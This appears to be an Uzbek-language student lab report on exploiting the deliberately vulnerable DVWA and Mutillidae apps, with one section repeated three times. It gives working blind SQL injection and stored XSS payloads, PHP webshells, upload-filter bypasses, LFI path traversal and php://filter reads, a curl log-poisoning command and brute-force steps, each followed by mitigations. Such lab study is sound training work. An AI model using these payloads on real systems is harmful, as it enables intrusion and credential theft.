2. **CSP (Content Security Policy):** Saytda faqat ruxsat berilgan domenlardan skript yuklanishiga ruxsat berish.
3. **Modern Frameworks:** React, Angular yoki Vue kabi freymvorklar avtomatik ravishda XSS dan himoya qiladi.

▼ Reflected XSS | [<http://10.15.0.243/mutillidae/>



Laboratoriya ishi: Web zaifliklar tahlili (DVWA & Mutillidae)

1. Blind SQL Injection (Ko'r-ko'rona in'eksiya)

Ushbu bo'limda ma'lumotlar bazasidan ma'lumotlarni to'g'ridan-to'g'ri ko'rmasdan, mantiqiy savollar orqali sug'urib olish amaliyoti bajarildi.

Boolean-based (Mantiqiy)

- **Payload:** `1' AND (SUBSTR((SELECT database()),1,1))='d'-- -`
- **Natija:** Tizim "First name: admin" javobini qaytardi. Bu ma'lumotlar bazasining birinchi harfi haqiqatdan ham 'd' ekanligini tasdiqlaydi.

Time-based (Vaqtga asoslangan)

- **Payload:** `1' AND IF(SUBSTR(database(),1,1)='d', SLEEP(5), 1)-- -`
- **Natija:** Sahifa yuklanishi 5 soniyaga kechikdi. Bu mantiqiy shart to'g'ri bo'lganda server "uxlash" (sleep) komandasini bajarganini isbotlaydi.

2. Stored Cross-Site Scripting (XSS)

Zararli JavaScript kodini server bazasiga saqlash va uni barcha tashrif buyuruvchilar uchun faollashtirish sinovi o'tkazildi.

Amaliyot jarayoni:

- **Kod yuborish:** "Guestbook" maydoniga `<script>alert('Stored XSS')</script>` kodi yuborildi.
- **Natija:** Har safar ushbu sahifa ochilganda brauzerda "Stored XSS" yozuvli ogohlantirish oynasi paydo bo'ldi.
- **Xulosa:** Tizim kiritilgan ma'lumotlarni filtrlamasdan bazaga saqlaydi va foydalanuvchiga qaytaradi, bu esa sessiyalarni o'g'irlash uchun yo'l ochadi.

3. Mutillidae: Pen-Testing platformasi

Mutillidae — OWASP tomonidan tavsiya etilgan, qasddan zaif qilingan web-iloza bo'lib, murakkabroq XSS va SQLi hujumlarini o'rganish uchun ishlatildi.


- **Platforma holati:** Security Level: 0 (Hosed).
- **Imkoniyat:** Ushbu darajada filtrlar mavjud emas, bu esa XSS orqali atributlarni o'zgartirish va filtrlarni aylanib o'tishni (Filter Bypass) o'rganishga imkon beradi.

4. Tavsiyalar (Mitigation)

Aniqlangan zaifliklarni bartaraf etish uchun:

1. **SQLi uchun:** `Prepared Statements` (Parametrlangan so'rovlar) dan foydalanish.
2. **XSS uchun:** Ma'lumotlarni ekranga chiqarishdan oldin `HTML Entity Encoding` (masalan, `<` ni `<` ga aylantirish) qilish.
3. **WAF:** Web Application Firewall orqali shubhali so'rovlarni avtomatik bloklash.

▼ Stored XSS | [http://10.15.0.243/mutillidae/



Laboratoriya ishi: Web zaifliklar tahlili (DVWA & Mutillidae)

1. Blind SQL Injection (Ko'r-ko'rona in'eksiya)

Ushbu bo'limda ma'lumotlar bazasidan ma'lumotlarni to'g'ridan-to'g'ri ko'rmasdan, mantiqiy savollar orqali sug'urib olish amaliyoti bajarildi.

Boolean-based (Mantiqiy)

- **Payload:** `1' AND (SUBSTR((SELECT database()),1,1))='d' --`
- **Natija:** Tizim "First name: admin" javobini qaytardi. Bu ma'lumotlar bazasining birinchi harfi haqiqatdan ham 'd' ekanligini tasdiqlaydi.

Time-based (Vaqtga asoslangan)

- **Payload:** `1' AND IF(SUBSTR(database(),1,1)='d', SLEEP(5), 1)-- -`
 - **Natija:** Sahifa yuklanishi 5 soniyaga kechikdi. Bu mantiqiy shart to'g'ri bo'lganda server "uxlash" (sleep) komandasini bajarganini isbotlaydi.
-

2. Stored Cross-Site Scripting (XSS)

Zararli JavaScript kodini server bazasiga saqlash va uni barcha tashrif buyuruvchilar uchun faollashtirish sinovi o'tkazildi.

Amaliyot jarayoni:

- **Kod yuborish:** "Guestbook" maydoniga `<script>alert('Stored XSS')</script>` kodi yuborildi.
 - **Natija:** Har safar ushbu sahifa ochilganda brauzerda "Stored XSS" yozuvli ogohlantirish oynasi paydo bo'ldi.
 - **Xulosa:** Tizim kiritilgan ma'lumotlarni filtrlamasdan bazaga saqlaydi va foydalanuvchiga qaytaradi, bu esa sessiyalarni o'g'irlash uchun yo'l ochadi.
-

3. Mutillidae: Pen-Testing platformasi

Mutillidae — OWASP tomonidan tavsiya etilgan, qasddan zaif qilingan web-ilova bo'lib, murakkabroq XSS va SQLi hujumlarini o'rganish uchun ishlatildi.

- **Platforma holati:** Security Level: 0 (Hosed).
 - **Imkoniyat:** Ushbu darajada filtrlar mavjud emas, bu esa XSS orqali atributlarni o'zgartirish va filtrlarni aylanib o'tishni (Filter Bypass) o'rganishga imkon beradi.
-


4. Tavsiyalar (Mitigation)

Aniqlangan zaifliklarni bartaraf etish uchun:

1. **SQLi uchun:** `Prepared Statements` (Parametrlangan so'rovlar) dan foydalanish.

2. **XSS uchun:** Ma'lumotlarni ekranga chiqarishdan oldin **HTML Entity Encoding** (masalan, `<` ni `<` ga aylantirish) qilish.
3. **WAF:** Web Application Firewall orqali shubhali so'rovlarni avtomatik bloklash.

▼ DOM XSS | <http://10.15.0.243/mutillidae/>



Laboratoriya ishi: Web zaifliklar tahlili (DVWA & Mutillidae)

1. Blind SQL Injection (Ko'r-ko'rona in'eksiya)

Ushbu bo'limda ma'lumotlar bazasidan ma'lumotlarni to'g'ridan-to'g'ri ko'rmasdan, mantiqiy savollar orqali sug'urib olish amaliyoti bajarildi.

Boolean-based (Mantiqiy)

- **Payload:** `1' AND (SUBSTR((SELECT database()),1,1))='d'-- -`

- **Natija:** Tizim "First name: admin" javobini qaytardi. Bu ma'lumotlar bazasining birinchi harfi haqiqatdan ham 'd' ekanligini tasdiqlaydi.

● Time-based (Vaqtga asoslangan)

- **Payload:** `1' AND IF(SUBSTR(database(),1,1)='d', SLEEP(5), 1)-- -`
 - **Natija:** Sahifa yuklanishi 5 soniyaga kechikdi. Bu mantiqiy shart to'g'ri bo'lganda server "uxlash" (sleep) komandasini bajarganini isbotlaydi.
-

2. Stored Cross-Site Scripting (XSS)

Zararli JavaScript kodini server bazasiga saqlash va uni barcha tashrif buyuruvchilar uchun faollashtirish sinovi o'tkazildi.

🔧 Amaliyot jarayoni:

- **Kod yuborish:** "Guestbook" maydoniga `<script>alert('Stored XSS')</script>` kodi yuborildi.
 - **Natija:** Har safar ushbu sahifa ochilganda brauzerda "Stored XSS" yozuvli ogohlantirish oynasi paydo bo'ldi.
 - **Xulosa:** Tizim kiritilgan ma'lumotlarni filtrlamasdan bazaga saqlaydi va foydalanuvchiga qaytaradi, bu esa sessiyalarni o'g'irlash uchun yo'l ochadi.
-

3. Mutillidae: Pen-Testing platformasi

Mutillidae — OWASP tomonidan tavsiya etilgan, qasddan zaif qilingan web-ilo va bo'lib, murakkabroq XSS va SQLi hujumlarini o'rganish uchun ishlatildi.

- **Platforma holati:** Security Level: 0 (Hosed).
 - **Imkoniyat:** Ushbu darajada filtrlar mavjud emas, bu esa XSS orqali atributlarni o'zgartirish va filtrlarni aylanib o'tishni (Filter Bypass) o'rganishga imkon beradi.
-

4. Tavsiyalar (Mitigation)

Aniqlangan zaifliklarni bartaraf etish uchun:

1. **SQLi uchun:** `Prepared Statements` (Parametrlangan so'rovlar) dan foydalanish.
2. **XSS uchun:** Ma'lumotlarni ekranga chiqarishdan oldin `HTML Entity Encoding` (masalan, `<` ni `<` ga aylantirish) qilish.
3. **WAF:** Web Application Firewall orqali shubhali so'rovlarni avtomatik bloklash.

▼ File Upload

Laboratoriya ishi: File Upload Vulnerability

1. Zaiflik tavsifi

File Upload Vulnerability — bu veb-ilovaning foydalanuvchi tomonidan yuklanayotgan fayllarni (turi, hajmi, tarkibi) yetarlicha tekshirmasligi natijasida yuzaga keladi.

- **Asosiy xavf:** Hujumchi rasm o'rniga zararli **PHP webshell** (masalan, `shell.php`) yuklaydi.
- **Natija:** Server ushbu faylni ijro etsa, hujumchi masofadan turib operatsion tizim buyruqlarini bajara oladi (Remote Code Execution - RCE).

2. Zaiflikni aniqlash va Ekspluatatsiya

Qadam 1: Oddiy Webshell yaratish

Kompyuteringizda quyidagi mazmundagi `cmd.php` faylini yarating:

PHP

```
<?php
// Bu kod URL parametri orqali tizim buyruqlarini bajaradi
echo shell_exec($_GET['cmd']);
?>
```

● Qadam 2: Faylni yuklash

DVWA yoki Mutillidae platformasining **Upload** bo'limiga o'ting va ushbu faylni yuklang.

- **Muvaffaqiyatli yuklanganda:** Server fayl saqlangan manzilni ko'rsatadi (masalan: `../../hackable/uploads/cmd.php`).

● Qadam 3: Buyruq yuborish

Brauzer orqali yuklangan faylga murojaat qiling va `cmd` parametrini qo'shing:

`http://192.168.43.185/dvwa/hackable/uploads/cmd.php?cmd=whoami`

- **Natija:** Ekranda server foydalanuvchisi nomi (masalan, `www-data`) chiqadi. Bu tizim to'liq buzilganini anglatadi.

3. Filtrlarni aylanib o'tish (Bypass Techniques)

Agar tizim faqat `.jpg` yoki `.png` fayllarini qabul qilsa, quyidagi usullar ishlatiladi:

Usul nomi	Payload / Harakat	Mantiq
Extension Bypass	<code>shell.php.jpg</code> yoki <code>shell.phtml</code>	Filtrni aldash uchun kengaytmani o'zgartirish.
Content-Type Spoofing	<code>image/jpeg</code>	HTTP so'rovidagi (Burp Suite orqali) <code>Content-Type</code> sarlavhasini rasmga o'zgartirish.
Magic Bytes	<code>GIF89a; <?php ... ?></code>	Faylning eng boshiga rasmga tegishli baytlarni qo'shib qo'yish.

4. Xavf darajasi va Oqibatlar

- **RCE (Remote Code Execution):** Serverda istalgan kodni ishga tushirish.

- **Ma'lumotlar bazasiga kirish:** `config.php` kabi fayllarni o'qib, baza parollarini o'g'irlash.
 - **Defacement:** Saytning bosh sahifasini o'chirib tashlash yoki o'zgartirish.
-

5. Himoyalani (Mitigation)

Notion report uchun yakuniy xavfsizlik choralari:

1. **Fayl nomini o'zgartirish:** Yuklangan fayl nomini serverda tasodifiy raqamlarga o'zgartirish (masalan, `cmd.php` → `a7b8c9.txt`).
2. **Ijro etishni taqiqlash:** `uploads/` papkasida PHP yoki boshqa skriptlar ishlashini server sozlamalari (htaccess) orqali yopish.
3. **Mime-type checking:** Faylni nafaqat nomi, balki uning ichki tarkibi bo'yicha tekshirish.

▼ File Upload (ext bypass)

Laboratoriya ishi: File Upload (Extension Bypass)

1. Zaiflik tavsifi

Extension Bypass — bu server tomonidan o'rnatilgan fayl kengaytmasi filtrlarini (masalan, `.php` ni taqiqlab, faqat `.jpg` ga ruxsat berish) turli manipulyatsiyalar orqali aylanib o'tishdir.

Hujumchi serverni aldab, zararli PHP skriptini "rasm" ko'rinishida yuklaydi va uni serverda ishga tushiradi.

2. Filtrlarni aylanib o'tish usullari (Bypass Techniques)

Agar tizim `.php` kengaytmasini bloklasa, quyidagi usullardan foydalaniladi:

◆ A. Blacklist Bypass (Muqobil kengaytmalar)

Ba'zida filtr faqat `.php` so'zini qidiradi, lekin boshqa ijro etiluvchi kengaytmalarni unutadi:

- **Payload:** `shell.php3` , `shell.php4` , `shell.php5` , `shell.phtml`
- **Mantiq:** Server ushbu fayllarni ham PHP skripti sifatida tanib, ishga tushiraveradi.

◆ B. Case Shuffling (Registrni o'zgartirish)

Agar filtr katta-kichik harflarni farqlamasa:

- **Payload:** `shell.PhP` , `shell.pHP5`

◆ C. Double Extensions (Ikki tomonlama kengaytma)

Ba'zi filtrlar fayl nomidagi birinchi nuqtadan keyingi qismini tekshiradi:

- **Payload:** `shell.php.jpg`
- **Mantiq:** Agar Apache serveri noto'g'ri sozlangan bo'lsa, u faylni o'ngdan chapga o'qiydi va `.jpg` ni tushunmasa, `.php` deb qabul qiladi.

◆ D. Null Byte Injection (Eski tizimlar uchun)

Foydalanuvchi nomidan keyin "to'xtash" belgisini qo'shish:

- **Payload:** `shell.php%00.jpg`
- **Mantiq:** Kodni tekshiruvchi filtr `.jpg` ni ko'radi, lekin operatsion tizim faylni saqlashda `%00` dan keyingi qismini tashlab yuboradi va natijada `shell.php` saqlanadi.

3. Amaliy Ekspluatatsiya (Step-by-Step)

1. **Webshell tayyorlash:** Kichik PHP kodini `image.php.jpg` deb nomlang:PHP
`<?php system($_GET['cmd']); ?>`
2. **Yuklash:** DVWA "Upload" bo'limiga ushbu faylni yuklang.
3. **Bypass tasdig'i:** Agar yuklash muvaffaqiyatli bo'lsa, server sizga fayl yo'lini beradi.

4. RCE (Remote Code Execution): URL orqali faylni chaqiring:

```
.../uploads/image.php.jpg?cmd=ls -la
```

- **Natija:** Agar server xatosi bo'lsa, u rasm ichidagi PHP kodini o'qiydi va papkadagi fayllar ro'yxatini chiqaradi.

4. Xavf darajasi

- **To'liq nazorat:** Hujumchi serverda istalgan tizim buyrug'ini bajara oladi.
- **Ma'lumotlar o'g'irlanishi:** Bazadagi barcha foydalanuvchi ma'lumotlarini o'qish imkoniyati.
- **Yashirinlik:** Zararli skript rasm papkasida yashiringan bo'ladi.

5. Himoyalani (Secure Coding)

- **Whitelisting:** Faqat ruxsat berilgan kengaytmalarni qabul qilish (Blacklist emas).
- **Faylni qayta nomlash:** Yuklangan har bir faylga serverda tasodifiy nom berish (masalan: `user_123.jpg`).
- **Execution Prevention:** Yuklangan fayllar saqlanadigan papkada skriptlar ijrosini butunlay taqiqlash (`.htaccess` orqali).

▼ File Upload (MIME bypass)

Laboratoriya ishi: File Upload (MIME type Bypass)

1. Zaiflik tavsifi

MIME type Bypass — bu serverga yuklanayotgan faylning `Content-Type` sarlavhasini (header) o'zgartirish orqali filtrlarni aylanib o'tish usulidir.

Ko'pgina veb-ilovalar faylning xavfsizligini tekshirish uchun faqat brauzer tomonidan yuborilgan `Content-Type` qiymatiga ishonadi (masalan, `image/jpeg`)

yoki `image/png`). Hujumchi HTTP so'rovini tutib qolib, bu qiymatni qo'lda o'zgartirishi mumkin.

2. Zaiflikni aniqlash va Ekspluatatsiya jarayoni

Ushbu hujumni amalga oshirish uchun odatda **Burp Suite** yoki shunga o'xshash Proxy vositasi kerak bo'ladi.

Qadam-ba-qadam ko'rsatma:

1. **Zararli faylni tayyorlash:** `shell.php` nomli fayl yarating.
2. **Yuklashni boshlash:** DVWA yoki Mutillidae platformasida ushbu faylni tanlang va "Upload" tugmasini bosing.
3. **So'rovni tutib qolish (Intercept):** Burp Suite yordamida serverga ketayotgan so'rovni to'xtating.
4. **MIME turini o'zgartirish:** * So'rovda quyidagilarni ko'rasiz: `Content-Disposition: form-data; name="uploaded"; filename="shell.php"`
 - Uning ostida: `Content-Type: application/x-php` .
 - Ushbu qiymatni quyidagiga o'zgartiring: `Content-Type: image/jpeg` .
5. **So'rovni yuborish (Forward):** O'zgartirilgan so'rovni serverga yuboring.

Natija: Server faylni rasm deb o'ylaydi va uni qabul qiladi, lekin aslida u ijro etiluvchi PHP skripti bo'lib saqlanadi.

3. Bypass usullari jadvali

Tekshiruv turi	Hujum usuli	O'zgartiriladigan qiymat
MIME type check	Content-Type Spoofing	<code>application/x-php</code> → <code>image/png</code>
Magic Bytes check	Header manipulation	Fayl boshiga <code>GIF89a;</code> qo'shish
Extension check	Double extension	<code>shell.php.jpg</code>

4. Xavf darajasi

- **RCE (Remote Code Execution):** Hujumchi serverga kirib, ma'lumotlarni o'chirishi, foydalanuvchilarni kuzatishi yoki butun tizimni nazoratga olishi mumkin.
- **Yashirinlik:** Filtrlar rasm deb qabul qilgani uchun, oddiy xavfsizlik tekshiruvlari bu faylni xavfli deb topmasligi mumkin.

5. Himoyalanih (Secure Coding)

Faqat MIME turiga ishonish yetarli emas. Quyidagi choralarni ko'rish zarur:

1. **Server-side Validation:** Faylning haqiqiy turini aniqlash uchun `getimagesize()` yoki `finfo_file()` kabi funksiyalardan foydalanib, fayl tarkibini tekshirish.
2. **Disable Execution:** Yuklangan fayllar papkasida `.htaccess` orqali PHP kodlari ishlashini taqiqlash:Apache
`php_flag engine off`
3. **Rename Files:** Yuklangan fayllarga serverda yangi, tasodifiy nom berish (masalan, `3a1f9e2.jpg`) va uning kengaytmasini qat'iy belgilash.

▼ File Inclusion (LFI)

Laboratoriya ishi: Local File Inclusion (LFI)

1. LFI nima?

Local File Inclusion (LFI) — bu veb-ilova foydalanuvchi tomonidan kiritilgan fayl yo'lini yetarlicha tekshirmasdan, uni server kodiga qo'shib yuborishi natijasida yuzaga keladigan zaiflikdir.

- **Mexanizm:** Hujumchi URL parametrlarini o'zgartirib, serverda mavjud bo'lgan, lekin tashqariga ko'rinmasligi kerak bo'lgan fayllarni (masalan, `/etc/passwd`) o'qiydi.
- **Maqsad:** Tizim konfiguratsiyasi, foydalanuvchilar ro'yxati va maxfiy parollarni qo'lga kiritish.

2. Zaiflikni aniqlash (Discovery)

DVWA yoki Mutillidae platformasida `page=include.php` kabi parametrlarni ko'rsangiz, quyidagi testlarni o'tkazing:

Test qadamiPayload (URL parametri)TushuntirishLinux tizimi uchun `page=../../../../etc/passwd` Linux tizimidagi barcha foydalanuvchilar ro'yxatini o'qish.**Windows tizimi**

uchun `page=../../../../../../../../windows/win.ini` Windows tizim konfiguratsiya faylini o'qish.
PHP Wrapper testi `page=php://filter/convert.base64-encode/resource=config.inc.php` PHP faylning manba kodini Base64 formatida o'qish (kod ijro etilmaydi, shunchaki ko'rinadi).

3. Amaliy Ekspluatatsiya (Traversal Techniques)

LFI hujumida "Directory Traversal" (papkalar orasida harakatlanish) belgilari ishlatiladi:

◆ Directory Traversal

Agar ilova `include("pages/" . $_GET['page']);` ko'rinishida bo'lsa, hujumchi `pages` papkasidan chiqib ketish uchun `../` dan foydalanadi:

`http://192.168.43.185/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd`

◆ Null Byte Injection (Eski PHP versiyalari uchun)

Agar ilova avtomatik ravishda `.php` kengaytmasini qo'shsa (masalan, `include($page . ".php");`), hujumchi uni to'xtatish uchun `%00` belgisini qo'shadi:

`page=../../../../../../etc/passwd%00`

4. Xavf darajasi va Oqibatlari

- **Maxfiy ma'lumotlar sizishi:** `/etc/shadow`, `config.php` yoki `.bash_history` kabi fayllarni o'qish orqali login va parollarni topish.
- **RCE ga aylanish:** Agar hujumchi log fayllariga (Log Poisoning) yoki vaqtinchalik fayllarga (Temp files) zararli kod yoza olsa, LFI ni to'liq tizim boshqaruviga (RCE) aylantirishi mumkin.

5. Himoyalanih (Mitigation)

Notion report uchun asosiy xavfsizlik choralari:

1. **Whitelisting:** Faqat ruxsat berilgan fayllar ro'yxatini tuzish va foydalanuvchi faqat o'sha fayllarni tanlashiga ruxsat berish.
2. **Input Sanitization:** Foydalanuvchi kiritgan ma'lumotdan `/`, `\`, `.` kabi belgilarni filtrlab tashlash.
3. **PHP sozlamalari:** `php.ini` faylida `allow_url_include = Off` va `allow_url_fopen = Off` qilib sozlash.
4. **Chroot Jail:** Veb-serverni operatsion tizimning qolgan qismidan ajratilgan (izolyatsiyalangan) muhitda ishlatish.

▼ LFI → config read

 **Laboratoriya ishi: LFI orqali Config fayllarni o'qish**

1. Hujum maqsadi

LFI (Local File Inclusion) zaifligidan foydalanib, veb-ilovaning manba kodini va

maxfiy konfiguratsiya fayllarini (`config.php` , `database.php`) o'qish. Bu fayllar odatda ma'lumotlar bazasiga ulanish uchun **login va parollarni** o'z ichiga oladi.

2. PHP Wrappers (Filtirlar) usuli

Oddiy LFI so'rovi (`page=config.php`) ko'p hollarda faylning ichidagi PHP kodini ijro etib yuboradi va bizga hech narsa ko'rinmaydi. Fayl tarkibini o'qish uchun **PHP Filters** dan foydalaniladi:

Amaliy Payload:

`http://192.168.43.185/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=config.inc.php`

Ushbu so'rov qanday ishlaydi?

- `php://filter` : PHP-ning ichki oqim funksiyasini chaqiradi.
- `convert.base64-encode` : Faylni o'qishdan oldin uni Base64 formatiga o'tkazadi. Bu PHP kodini ijro etilishidan to'xtatadi va uni oddiy matn sifatida qaytaradi.
- `resource=config.inc.php` : O'qilishi kerak bo'lgan nishon fayl nomi.

3. Ekspluatatsiya bosqichlari

1. **So'rov yuborish:** Yuqoridagi payloadni brauzer manzillar qatoriga kiriting.
2. **Base64 kodini olish:** Sahifada tushunarsiz uzun harf va raqamlar yig'indisi (Base64) paydo bo'ladi.
3. **Dekodlash:** Olingan matnni nusxalab, terminalda yoki onlayn servisda dekod qiling:

◦ *Terminalda:* `echo "BASE64_MATN" | base64 --decode`

4. **Natija:** Sizga `config.inc.php` faylining to'liq manba kodi ko'rinadi.

4. O'qish kerak bo'lgan muhim fayllar (Checklist)

LFI orqali tizimni chuqurroq o'rganish uchun quyidagi fayllarni tekshirish tavsiya etiladi:**Fayl yo'li****Maqsadi** `config.inc.php` DB parollari va tizim sozlamalari (DVWA uchun). `/etc/passwd` Tizim foydalanuvchilari ro'yxati. `/etc/apache2/apache2.conf` Veb-server sozlamalari. `.bash_history` Foydalanuvchi tomonidan kiritilgan oxirgi buyruqlar (parollar bo'lishi mumkin). `/proc/self/environ` Server muhiti o'zgaruvchilari (Log Poisoning uchun).

5. Xavf darajasi

- **Kritik:** Agar hujumchi ma'lumotlar bazasi parolini qo'lga kiritrsa, u nafaqat veb-saytni, balki butun ma'lumotlar bazasini o'g'irlashi yoki o'chirishi mumkin.
- **Full Takeover:** Olingan parollar ko'pincha SSH yoki boshqa xizmatlar uchun ham bir xil bo'lishi mumkin (Password Reuse).

6. Himoyalash (Mitigation)

- **Static Includes:** Foydalanuvchi kiritgan o'zgaruvchini `include()` funksiyasiga to'g'ridan-to'g'ri bermaslik.
- **Filesystem Permissions:** Veb-server foydalanuvchisi (`www-data`) faqat o'ziga tegishli papkalarni o'qiy olishini ta'minlash.
- **PHP BaseDir:** `open_basedir` sozlamasi orqali PHP-ning ma'lum bir papkadan tashqariga chiqishini taqiqlash.

▼ LFI → log poisoning

Laboratoriya ishi: LFI to Log Poisoning (RCE)

1. Log Poisoning nima?

Log Poisoning — bu hujumchi veb-serverning log fayllariga (masalan, `access.log`) zararli PHP kodini yozishi va keyinchalik LFI zaifligi orqali ushbu log faylini chaqirib, kodni ishga tushirishi jarayonidir.

- **Mexanizm:** Server har bir so'rovni, jumladan, foydalanuvchi brauzeri haqidagi ma'lumotni (`User-Agent`) log fayliga yozib boradi.
- **Maqsad:** LFI orqali faqat o'qish emas, balki tizimda buyruq bajarish (Remote Code Execution).

2. Ekspluatatsiya bosqichlari (Step-by-Step)

1-bosqich: Log faylini topish

Dastlab, LFI orqali server loglari qayerda joylashganini aniqlash kerak. Odatda Linux tizimlarida:

- `page=/var/log/apache2/access.log` (Apache)
- `page=/var/log/nginx/access.log` (Nginx)

Agar sahifada sizning oxirgi qilgan so'rovlaringiz (IP manzil, brauzer nomi) ko'rinsa, demak yo'l to'g'ri.

2-bosqich: Log faylini "zaharlash" (Poisoning)

Brauzeringizning `User-Agent` qismini yoki URL so'rovini zararli PHP kodi bilan almashtiring. Buning uchun **Burp Suite** yoki `curl` ishlatish qulay:

Bash

```
curl -A "<?php system(\$_GET['cmd']); ?>" http://192.168.43.185/dvwa/
```

- **Natija:** Server ushbu PHP kodni xavfsiz matn deb o'ylab `access.log` fayliga yozib qo'yadi.

3-bosqich: Kodni ishga tushirish (RCE)

Endi LFI orqali "zaharlangan" log fayliga murojaat qiling va `cmd` parametrini qo'shing:

```
http://192.168.43.185/dvwa/vulnerabilities/fi/?page=/var/log/apache2/access.log&cmd=id
```

- **Natija:** Server log faylini o'qishni boshlaydi, uning ichidagi PHP kodiga kelganda esa uni ijro etadi va sizga tizim foydalanuvchisi ID-sini ko'rsatadi.

3. Payloallar jadvali

Maqsad	Payload (User-Agent yoki URL)
Oddiy Test	<code><?php phpinfo(); ?></code>
Webshell yaratish	<code><?php system(\$_GET['cmd']); ?></code>
Fayl o'qish	<code><?php echo file_get_contents('/etc/passwd'); ?></code>

4. Xavf darajasi

- **Kritik:** Hujumchi serverga kirish huquqini qo'lga kiritadi va "Reverse Shell" orqali terminalga ulanishi mumkin.
- **Yashirinlik:** Ko'p administratorlar log fayllarining tarkibini kiberhujum manbai sifatida tekshirmaydi.

5. Himoyalanih (Mitigation)

- **Access Control:** Veb-server foydalanuvchisi (`www-data`) log fayllarini o'qish huquqiga ega bo'lmasligi kerak (odatda faqat `root` va `adm` guruhida bo'lishi lozim).

- **LFI ni yopish:** Eng asosiy himoya — `include()` funksiyasiga foydalanuvchi kiritgan ma'lumotni to'g'ridan-to'g'ri bermaslik.
- **Log Rotation:** Loglarni muntazam tozalab turish hujumchi qoldirgan izlarni va shell-ni o'chirib yuboradi.

▼ Brute Force

Laboratoriya ishi: Brute Force Attack

1. Brute Force nima?

Brute Force — bu hujumchining foydalanuvchi hisobiga kirish uchun barcha mumkin bo'lgan kombinatsiyalarni (parollarni) ketma-ket sinab ko'rish jarayonidir.

- **Mexanizm:** Hujumchi maxsus dasturlar (masalan, Burp Suite, Hydra) va parollar ro'yxati (Dictionary) yordamida login sahifasiga minglab so'rovlar yuboradi.
- **Maqsad:** Foydalanuvchining login va parolini aniqlash orqali tizimga kirish huquqini qo'lga kiritish.

2. Ekspluatatsiya bosqichlari (Burp Suite yordamida)

DVWA platformasining "Brute Force" bo'limida ushbu hujumni quyidagi tartibda amalga oshirish mumkin:

1. **So'rovni tutib qolish (Intercept):** Brauzerda tasodifiy login va parol kiritib, Burp Suite orqali so'rovni to'xtating.
2. **Intruder-ga yuborish:** So'rovni o'ng tugma orqali `Send to Intruder` bo'limiga o'tkazing.
3. **Pozitsiyalarni belgilash:** `Positions` menyusida faqat `username` va `password` qiymatlarini o'zgaruvchi sifatida belgilang.
4. **Lug'at yuklash (Payloads):** `Payloads` bo'limiga tayyor parollar ro'yxatini (masalan, `rockyou.txt` dan olingan top parollar) yuklang.
5. **Hujumni boshlash:** `Start Attack` tugmasini bosing.

3. Natijalarni tahlil qilish

Hujum tugagach, natijalar jadvalida quyidagilarga e'tibor berish kerak:

- **Status:** Odatda barcha so'rovlar `200 OK` qaytaradi.
